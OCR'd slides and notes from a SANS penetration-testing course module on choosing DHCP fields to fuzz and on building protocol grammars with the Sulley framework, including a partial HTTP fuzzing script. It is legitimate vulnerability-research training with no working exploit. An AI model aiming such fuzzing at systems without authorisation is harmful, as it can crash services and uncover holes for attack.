
Now that we've examined the various criteria that should be tested in a protocol, let's look at an example as if it were a fuzzing target we are embarking upon. This slide shows the Wireshark interpretation of a DHCP Discover message from a Windows XP client. Several fields are present in the DHCP message; take a minute to evaluate the fields that are present and identify a few targets based on our discussion of testing targets.

Based on the limited information you can ascertain about the nature of DHCP frame formatting shown in this slide, at least a handful of interesting fields can be identified as potential targets:

- Message type: The message type is "Boot Request," it would be useful to evaluate how the DHCP server responds to unsupported message types. This same principle would also apply to hardware type.
- Hardware address length: The hardware address length is reported as "6", which corresponds to a 48-bit MAC address. Further analysis of the DHCP specification will also reveal that later fields such as the Client MAC address field are read based on the interpreted hardware address length. This would be an interesting field to target, using both a very short and a very long hardware address length.
- Bootp file name: The bootp file name is not given in this slide, but it is possible to supply information in that field. Anytime a filename is referenced, we should evaluate directory recursion and command injection vulnerabilities, since it is expected that the DHCP server will attempt to open and read the contents of the named file.

- Options; The option fields in a DHCP request consist of three sub-fields: option type, length, and value. Anytime a length field is identified in a protocol, it should be a target for a fuzzer. Repeating a single option multiple times should also be evaluated to determine if the target correctly handles values larger than the maximum length for a single option.

Other targets also exist in this protocol and have been successfully exploited, including CVE-2004-0460, a buffer overflow in the ISC DHCPD server when multiple hostnames are specified in the DHCP option list.



Summary

- Fuzzing is not an attack; it is a fault-testing technique
  - Widely successful in flaw discovery
- Multiple requirements for success
- Static, random, mutation and intelligent mutation techniques
- Evaluate integers, strings, delimiters and more with fuzzing test cases


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Summary

In this module we introduced the topic of fuzzing, not as an attack but as a fault-testing technique. Fuzzing has been widely used by security professionals including penetration testers to identify flaws in targeted systems that can lead to exploitable system conditions.

We examined multiple fuzzing techniques including static test cases, randomized generation, mutation-based and intelligent mutation. Each testing method has been used successfully for identifying bugs in various technologies.

When generating test cases, there are multiple opportunities that should be areas of focus. Integer values in data sets can represent multiple vulnerabilities, including integer underflows due to the misuse of signed and unsigned values. String values of various lengths and common delimiters can also be manipulated to test for vulnerabilities in commonly-used function calls. Common vulnerabilities in interpreted and even compiled languages should also be evaluated for directory transversal and command injection vulnerabilities.




Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- http://www.symantec.com/connect/articles/beginners-guide-wireless-auditing

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- http://www.symantec.com/connect/articles/beginners-guide-wireless-auditing




Building a Grammar with Sulley

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Building a Grammar with Sulley

In this module we'll dive into the use of the Sulley fuzzing framework for vulnerability discovery, allowing us to create custom fuzzers for any protocol we specify.



Objectives


- Exploring Sulley
- Building a Protocol Grammar
- Launching Sulley Sessions
- Agents and Helpers
- Post-Mortem Analysis Tools
- Tips and Tricks

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

In this module we'll take a deep dive into the use of the Sulley fuzzer. We'll start off exploring how Sulley is structured and how to examine the functionality Sulley offers. Most of the module will be spent examining how we can use Sulley to build a protocol grammar, describing an arbitrary protocol in such a way that Sulley can intelligently mutate through the expected protocol parameters to identify vulnerabilities. Once the grammar is composed, we'll examine how to launch a Sulley session and deliver the mutations to a target.

During the delivery of Sulley's protocol mutations, we can monitor and control the status of our target using helpers and agents. Finally, we'll examine the tools Sulley provides for post-mortem analysis of a crash. Finally, we'll wrap this information together in a hands-on lab exercise where you'll build your own grammar to fuzz a target protocol.



Sulley as a Fuzzing Framework

```
Protocol   Info
HTTP       HTTP/1.1 200 OK  (text/html)

Frame 8 (849 bytes on wire, 849 bytes captured)
Ethernet II, Src: Apple_b8:70:6c (00:1c:b3:b8:70:6c), Dst: Cisco-
Internet Protocol, Src: 172.16.0.100 (172.16.0.100), Dst: 74.125.
Transmission Control Protocol, Src Port: 63414 (63414), Dst Port:
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
   Host: www.google.com\r\n
   User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
   Accept-Language: en-us,en;q=0.5\r\n
   Accept-Encoding: gzip,deflate\r\n
   Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
   Keep-Alive: 300\r\n
   Connection: keep-alive\r\n
   [truncated] Cookie: NID=18=LDO6IWO5EZJYOSUYtzoSb_-HZ8gx6-b5Vgqw
   \r\n
```


```
#!/usr/bin/python
from sulley import *
s_initialize("HTTP GET")
s_static("GET")
s_delim(" ")
s_delim("/")
s_string("index.html")
s_delim(" ")
s_string("HTTP")
s_delim("/")
s_string("1")
s_delim(".")
s_string("1")
s_static("\r\n")
s_static("Host: www.google.com\r\n")
s_static("User-Agent: ")
s_string("Mozilla")
s_delim("/")
s_string("5")
s_delim(".")
s_string("0")
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sulley as a Fuzzing Framework

As a tool, Sulley allows us to take a well-defined protocol such as an HTTP exchange and describe it in a syntax language. Based on how we describe the language, Sulley iterates through multiple mutations of the data, sending each mutation to one or more defined targets and observing the response.

In the example on this slide, we have a Wireshark packet capture displaying an HTTP GET request on the left, and a partial Sulley representation of the data on the right. As we continue through this module we'll examine the Sulley primitives that allow us to describe a protocol (using HTTP as our example), culminating with a lab exercise where you'll use Sulley to fuzz a given target.




Leveraging Sulley

- Framework for describing a protocol (grammar)
- Sulley delivers protocol mutations based on your grammar
  - Monitors target responses, logs traffic
  - Can control VM's to reset target
  - Assists in analysis of crashes
- Written in Python, open-source
  - Python development experience not required
- Linux or Windows (mostly Windows)

Leveraging Sulley

Sulley is a framework for building a protocol grammar for intelligent mutation fuzzing, generating mutations based on the analyst's description of a protocol. In addition, Sulley delivers the mutations to one or more specified target, logging the data that is generated and monitoring the target's response (or lack of response) to the malformed data. Sulley also has the ability to assist in the analysis of a crash, or manipulate a target running in a virtual machine environment to reliably reset a target system following a crash, or to repeatedly validate a crash using a pristine target environment by reverting to specified VMware snapshots.

Sulley is written in Python, released under the GNU Public License (GPL). While Sulley scripts can take advantage of the flexibility of the Python language, it is not necessary to understand Python scripting to use Sulley. Simply understanding the configuration of the Sulley grammar with a basic understanding of formatting in a Python script is all that is needed to leverage this powerful tool.



Sulley Drawbacks

- Time-intensive approach in grammar development, execution
- Minor bugs in current code
  - Author states he is not actively maintaining code
  - Code is relatively simple and open-source so we are free to fix bugs
- Full functionality in Windows only


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sulley Drawbacks

While Sulley is an impressive toolkit for fuzzing, it also has its drawbacks. Primarily, the development of a protocol grammar can be time-intensive, particularly for protocol that are complex in nature. Also, the execution time needed to test a target for a complex protocol can be significant (potentially taking days or weeks of testing), though this is a common component of any thorough fuzzing test suite.

Sulley also has minor bugs in the current source code repository (at the time of this writing). When asked, the author of Sulley states that he is not actively maintaining the code and addressing bugs reported on the Sulley website. However, the Sulley code is open-source and relatively simple, so we are free to fix any bugs we discover in our use. In the distribution of Sulley supplied for the lab exercise, this author has resolved any bugs that were discovered as part of the lab development.

Sulley is written to work on both Linux and Windows platforms, however, some of Sulley's functionality is only supported on Windows (including the ability to collect crash-dump information from a target). Sulley is able to generate test cases, capture data and monitor a remote target (in the case of TCP-based applications) but is unable to capture post-mortem crash-dump data unless the target is running on Windows with a local Sulley process monitor agent.



Getting Sulley


- Like many open-source community projects, no official releases
  - Project is stable and functional
- Retrieve source from Sulley SVN repository
- Included on course USB drive with bugfixes

```
$ svn checkout http://sulley.googlecode.com/svn/trunk/ sulley
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Getting Sulley

Like many open-source projects, there is no official release of Sulley. Instead, users are sent to the source-code repository to grab the latest version of the software using a Subversion client, as shown on this slide. A current version of Sulley with bugfixes suitable for the lab exercises is distributed with the course USB drive.



Setting Up

T Target
S Sulley




- Integrates with VMware restart and snapshot
- Control channel over custom RPC protocol
- Multiple simultaneous target support

Setting Up

